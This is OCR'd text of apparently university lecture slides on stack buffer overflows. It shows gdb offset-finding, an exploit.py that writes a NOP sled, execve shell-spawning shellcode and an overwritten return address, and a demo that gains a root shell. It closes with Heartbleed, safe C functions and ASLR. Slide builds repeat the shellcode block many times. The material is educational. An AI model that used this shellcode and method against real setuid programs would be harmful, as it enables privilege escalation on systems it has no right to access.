
Goal: fill *badfile* with data to overwrite return addr with address to our code



Goal:

- Fill *badfile* with bytes to overflow buffer and overwrite *return addr*
- Put malicious code (starts a shell) at end of *badfile* and overwrite stack
- Overwrite *return addr* with address of malicious code

Goal: fill *badfile* with data to overwrite return addr with address to our code




Goal:

- Fill *badfile* with bytes to overflow buffer and overwrite *return addr*
- Put malicious code (starts a shell) at end of *badfile* and overwrite stack
- Overwrite *return addr* with address of malicious code

Challenges

Find offset from start of buffer to *return addr*

Goal: fill *badfile* with data to overwrite return addr with address to our code



Goal:

- Fill *badfile* with bytes to overflow buffer and overwrite *return addr*
- Put malicious code (starts a shell) at end of *badfile* and overwrite stack
- Overwrite *return addr* with address of malicious code

Challenges

Find offset from start of buffer to *return addr*

Find starting address of malicious code to overwrite *return addr* (can make life easier by using NOP sled)

To investigate, we will compile with debug info and use gbd

stack.c

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ gdb -q stack_dbg
Reading symbols from stack_dbg...done.
gdb-peda$ b foo
Breakpoint 1 at 0x80484c1: file stack.c, line 11.
gdb-peda$ run
Starting program: /home/seed/src/bufferoverflow/stack_dbg
<snip>
Breakpoint 1, foo <snip>
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb78
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbfffeb0c
gdb-peda$ p/d 0xbfffeb78 - 0xbfffeb0c
$3 = 108
gdb-peda$ quit
```

Remember address of $ebp (0xbfffeb78) and offset 108

Return addr is 4 bytes above %ebp (prev frame ptr in between)

Return addr at 112 bytes (=108+4) from &buffer

First address we can use for our executable code is %ebp+8

Exploit.py creates the malicious code to overwrite return addr and get root shell

exploit.py

Goal: get vulnerable program to run a shell program (zsh, bash)

```
shellcode= (
   "\x31\xc0"                # xorl      %eax,%eax
   "\x50"                    # pushl     %eax
   "\x68""/zsh"              # pushl     $0x68737a2f
   "\x68""/bin"              # pushl     $0x6e69622f
   "\x89\xe3"                # movl      %esp,%ebx
   "\x50"                    # pushl     %eax
   "\x53"                    # pushl     %ebx
   "\x89\xe1"                # movl      %esp,%ecx
   "\x99"                    # cdq
   "\xb0\x0b"                # movb      $0x0b,%al
   "\xcd\x80"                # int       $0x80
).encode('latin-1')
```

Malicious code to open zsh shell (bash has a counter measure!)

Note: little endian so backwards!

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))
```

Fill file with 300 NOPs (0x90) NOP sled

Cannot have \0 in string passed to strcpy or it will stop copying at \0!

```
# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode
```

Put malicious code at end of file

```
# Put the address at offset 112
ret = 0xbfffeb78 + 120
content[112:116]  = (ret).to_bytes(4,byteorder='little')
```

Overwrite *return addr (at 112)* with address in NOP sled

```
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Write contents to file

Malicious code must be carefully crafted, just pushing compiled C code doesn’t work

```
#include <unistd.h>

void main() {
	char *name[2];
	name[0] = "/bin/zsh";
	name[1] = NULL;
	execve(name[0],name,NULL);
}
```

From man

execve() causes the program that is currently being run to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.

A naïve approach would be to compile some C code that launches a new shell and overwrite it on to the stack

Problems


- Loader/linker normally sets up running environment and calls main(), doesn’t here
- There are at least three zeros in this code
  - Terminates “/bin/sh”
  - Two NULL’s = 0

Instead make system call to execve directly

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string ("/bin/zsh")
%ecx	Address of first element ("/bin/zsh") and second = 0
%edx	Any environment variables to pass (none here, set = 0)



When function returns:

- **Return addr overwritten to somewhere in NOP sled**
- **Return addr popped from stack**
- **Execution begins in NOP sled**
- **Slide up to malicious shell code**
- **Shell code must set registers and make system call**

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string ("/bin/zsh")
%ecx	Address of first element ("/bin/zsh") and second = 0
%edx	Any environment variables to pass (none here, set = 0)

Malicious

```
shellcode= (
    "\x31\xc0"          # xorl   %eax,%eax
    "\x50"              # pushl  %eax
    "\x68""/zsh"        # pushl  $0x68737a2f
    "\x68""/bin"        # pushl  $0x6e69622f
    "\x89\xe3"          # movl   %esp,%ebx
    "\x50"              # pushl  %eax
    "\x53"              # pushl  %ebx
    "\x89\xe1"          # movl   %esp,%ecx
    "\x99"              # cdq
    "\xb0\x0b"          # movb   $0x0b,%al
    "\xcd\x80"          # int    $0x80
).encode('latin-1')
```

When function returns:

- **Return addr overwritten to somewhere in NOP sled**
- **Return addr popped from stack**
- **Execution begins in NOP sled**
- **Slide up to malicious shell code**
- **Shell code must set registers and make system call**

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string ("/bin/zsh")
%ecx	Address of first element ("/bin/zsh") and second = 0
%edx	Any environment variables to pass (none here, set = 0)

Malicious

```
shellcode= (
   "\x31\xc0"           # xorl    %eax,%eax
   "\x50"               # pushl   %eax
   "\x68""/zsh"         # pushl   $0x68737a2f
   "\x68""/bin"         # pushl   $0x6e69622f
   "\x89\xe3"           # movl    %esp,%ebx
   "\x50"               # pushl   %eax
   "\x53"               # pushl   %ebx
   "\x89\xe1"           # movl    %esp,%ecx
   "\x99"               # cdq
   "\xb0\x0b"           # movb    $0x0b,%al
   "\xcd\x80"           # int     $0x80
).encode('latin-1')
```

Step 1: %ebx to address of "/bin/sh"

Do not know where "/bin/sh" is, so push it onto the stack in reverse order

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string ("/bin/zsh")
%ecx	Address of first element ("/bin/zsh") and second = 0
%edx	Any environment variables to pass (none here, set = 0)

0

```
shellcode= (
    "\x31\xc0"          # xorl    %eax,%eax
    "\x50"              # pushl   %eax
    "\x68""/zsh"        # pushl   $0x68737a2f
    "\x68""/bin"        # pushl   $0x6e69622f
    "\x89\xe3"          # movl    %esp,%ebx
    "\x50"              # pushl   %eax
    "\x53"              # pushl   %ebx
    "\x89\xe1"          # movl    %esp,%ecx
    "\x99"              # cdq
    "\xb0\x0b"          # movb    $0x0b,%al
    "\xcd\x80"          # int     $0x80
).encode('latin-1')
```

Step 1: %ebx to address of "/bin/zsh"

Do not know where "/bin/zsh" is, so push it onto the stack in reverse order

XOR anything with itself = 0 (clever way to not have a 0 in code, calculate it!)

Push onto stack (will be null terminator)

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	**Command string (“/bin/zsh”)**
%ecx	Address of first element (“/bin/zsh”) and second = 0
%edx	Any environment variables to pass (none here, set = 0)

0
/zsh
/bin

```
shellcode= (
    "\x31\xc0"          # xorl    %eax,%eax
    "\x50"              # pushl   %eax
    "\x68""/zsh"        # pushl   $0x68737a2f
    "\x68""/bin"        # pushl   $0x6e69622f
    "\x89\xe3"          # movl    %esp,%ebx
    "\x50"              # pushl   %eax
    "\x53"              # pushl   %ebx
    "\x89\xe1"          # movl    %esp,%ecx
    "\x99"              # cdq
    "\xb0\x0b"          # movb    $0x0b,%al
    "\xcd\x80"          # int     $0x80
).encode('latin-1')
```


Step 1: %ebx to address of “/bin/zsh”

Push “/bin/zsh” onto stack (little endian order!)

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	**Command string (“/bin/zsh”)**
%ecx	Address of first element (“/bin/zsh”) and second = 0
%edx	Any environment variables to pass (none here, set = 0)




```
shellcode= (
   "\x31\xc0"          # xorl    %eax,%eax
   "\x50"              # pushl   %eax
   "\x68""/zsh"        # pushl   $0x68737a2f
   "\x68""/bin"        # pushl   $0x6e69622f
   "\x89\xe3"          # movl    %esp,%ebx
   "\x50"              # pushl   %eax
   "\x53"              # pushl   %ebx
   "\x89\xe1"          # movl    %esp,%ecx
   "\x99"              # cdq
   "\xb0\x0b"          # movb    $0x0b,%al
   "\xcd\x80"          # int     $0x80
).encode('latin-1')
```


Step 1: %ebx to address of “/bin/sh”

Move top of stack (%esp) to %ebx

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string ("/bin/zsh")
%ecx	**Address of first element ("/bin/zsh") and second = 0**
%edx	Any environment variables to pass (none here, set = 0)




```
shellcode= (
   "\x31\xc0"          # xorl    %eax,%eax
   "\x50"              # pushl   %eax
   "\x68""/zsh"        # pushl   $0x68737a2f
   "\x68""/bin"        # pushl   $0x6e69622f
   "\x89\xe3"          # movl    %esp,%ebx
   "\x50"              # pushl   %eax
   "\x53"              # pushl   %ebx
   "\x89\xe1"          # movl    %esp,%ecx
   "\x99"              # cdq
   "\xb0\x0b"          # movb    $0x0b,%al
   "\xcd\x80"          # int     $0x80
).encode('latin-1')
```


Step 2: set %ecx to address of command

Push %eax=0

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string ("/bin/zsh")
%ecx	**Address of first element ("/bin/zsh") and second = 0**
%edx	Any environment variables to pass (none here, set = 0)




```
shellcode= (
    "\x31\xc0"          # xorl    %eax,%eax
    "\x50"              # pushl   %eax
    "\x68""/zsh"        # pushl   $0x68737a2f
    "\x68""/bin"        # pushl   $0x6e69622f
    "\x89\xe3"          # movl    %esp,%ebx
    "\x50"              # pushl   %eax
    "\x53"              # pushl   %ebx
    "\x89\xe1"          # movl    %esp,%ecx
    "\x99"              # cdq
    "\xb0\x0b"          # movb    $0x0b,%al
    "\xcd\x80"          # int     $0x80
).encode('latin-1')
```


Step 2: set %ecx to address of command

Push address of command (where %ebx points)

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string (“/bin/zsh”)
%ecx	**Address of first element (“/bin/zsh”) and second = 0**
%edx	Any environment variables to pass (none here, set = 0)




```
shellcode= (
   "\x31\xc0"          # xorl    %eax,%eax
   "\x50"              # pushl   %eax
   "\x68""/zsh"        # pushl   $0x68737a2f
   "\x68""/bin"        # pushl   $0x6e69622f
   "\x89\xe3"          # movl    %esp,%ebx
   "\x50"              # pushl   %eax
   "\x53"              # pushl   %ebx
   "\x89\xe1"          # movl    %esp,%ecx
   "\x99"              # cdq
   "\xb0\x0b"          # movb    $0x0b,%al
   "\xcd\x80"          # int     $0x80
).encode('latin-1')
```


Step 2: set %ecx to address of command

Push address of command (where %ebx points)

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string ("/bin/zsh")
%ecx	Address of first element ("/bin/zsh") and second = 0
%edx	**Any environment variables to pass (none here, set = 0)**




```
shellcode= (
    "\x31\xc0"          # xorl   %eax,%eax
    "\x50"              # pushl  %eax
    "\x68""/zsh"        # pushl  $0x68737a2f
    "\x68""/bin"        # pushl  $0x6e69622f
    "\x89\xe3"          # movl   %esp,%ebx
    "\x50"              # pushl  %eax
    "\x53"              # pushl  %ebx
    "\x89\xe1"          # movl   %esp,%ecx
    "\x99"              # cdq
    "\xb0\x0b"          # movb   $0x0b,%al
    "\xcd\x80"          # int    $0x80
).encode('latin-1')
```

Step 3: set %edx = 0


Could have set to %eax also

Byproduct of cdq command is to set %edx to %eax

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string (“/bin/zsh”)
%ecx	Address of first element (“/bin/zsh”) and second = 0
%edx	Any environment variables to pass (none here, set = 0)





```
shellcode= (
   "\x31\xc0"          # xorl    %eax,%eax
   "\x50"              # pushl   %eax
   "\x68""/zsh"        # pushl   $0x68737a2f
   "\x68""/bin"        # pushl   $0x6e69622f
   "\x89\xe3"          # movl    %esp,%ebx
   "\x50"              # pushl   %eax
   "\x53"              # pushl   %ebx
   "\x89\xe1"          # movl    %esp,%ecx
   "\x99"              # cdq
   "\xb0\x0b"          # movb    $0x0b,%al
   "\xcd\x80"          # int     $0x80
).encode('latin-1')
```

Step 4: set %eax = 11 (0x0b = 11 in hex, a1 is the lower 8 bits in %eax)

Make a system call to execve from code on stack; must first set required registers

To make system call several registers must be set

Register	Required value
%eax	11 (system call number for execve)
%ebx	Command string ("/bin/zsh")
%ecx	Address of first element ("/bin/zsh") and second = 0
%edx	Any environment variables to pass (none here, set = 0)




```
shellcode= (
    "\x31\xc0"          # xorl    %eax,%eax
    "\x50"              # pushl   %eax
    "\x68""/zsh"        # pushl   $0x68737a2f
    "\x68""/bin"        # pushl   $0x6e69622f
    "\x89\xe3"          # movl    %esp,%ebx
    "\x50"              # pushl   %eax
    "\x53"              # pushl   %ebx
    "\x89\xe1"          # movl    %esp,%ecx
    "\x99"              # cdq
    "\xb0\x0b"          # movb    $0x0b,%al
    "\xcd\x80"          # int     $0x80
).encode('latin-1')
```


Step 5: everything is set, make system call (interrupt 80)

Get shell

If vulnerable program is setUID program (as here), then get root shell

Badfile now contains malicious code and new return address in just the right place

Badfile



112 is the offset from the start of buffer to the return address

Byte 112
Value = 0xbfffeb78 + pad

0xbfffeb78 is the address of the %ebp


Pad must be at least 8 (jump past return address and prev stack pointer)

Might be other data pushed onto stack, so set to jump into NOP sled

Use value such as 120 for pad

Sometimes we do not know the exact address to overwrite, spray in that case

Badfile



In real world, may not know buffer size, so must guess

Buffer size controls where Return addr must go

Could also be other local variables on stack

Spray return address across range of address and hope to get lucky

Set Return addr value to fall in NOP range above

Vulnerable program reads badfile and buffer overflow gives us root!

```
# create badfile
$ python3 exploit.py

#run vulnerable program
$ stack

#see if we are now root (# prompt indicates yes!)
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),<snip>

# sudo su
uid=0(root) gid=0(root) groups=0(root)

# exit
# exit
```

Pwned!

We had full knowledge of all addresses, size of buffer, etc (sometimes you know it – open-source software)


Sometimes have to guess

The recent Heartbleed attack did something like a buffer overflow

Heartbleed attack

User data copied into server memory

Server memory



Data echoed back to user

Problem:
Amount of memory copied back to user was based on size parameter in user's data!

So, just make size large (inadvertently allowed user to set size)

User gets copied back a large portion of the server's memory

May find lots of interesting data (credit cards, etc)

Agenda

1. Memory layout
2. Stack and function invocation
3. Buffer overflow attack theory
4. Attack execution
5. Countermeasures

Use safe versions of functions to prevent buffer overflow (especially in C)

Developers


- Check length yourself; don't let user decide how much data
- Use size restricted functions:
    - strncpy not strcpy
    - strncat not strcat
    - snprintf not sprint
    - fgets not gets
- Look for other safe libraries (libsafe checks for buffer overflow)
- Consider another language (Java?)

Address Space Layout Randomization (ASLR) can help prevent buffer overflows

ASLR

- Most OS allocate memory in a fixed location, so the stack is always in the same place in the virtual address space
- Recursive functions have a deep stack, but most times the stack is shallow
- Shallow stack makes it easier to guess where the code will be on the stack
- If starting point of stack randomized, hard to guess where code will be in memory
- Still guessable if able to make many guesses
  - Kernel will take up some space
  - 32-bit OS has 2^{32} locations
  - Subtract kernel = 2^{19} locations (~500K locations)
  - Guessable in short time (64-bit longer but guessable)

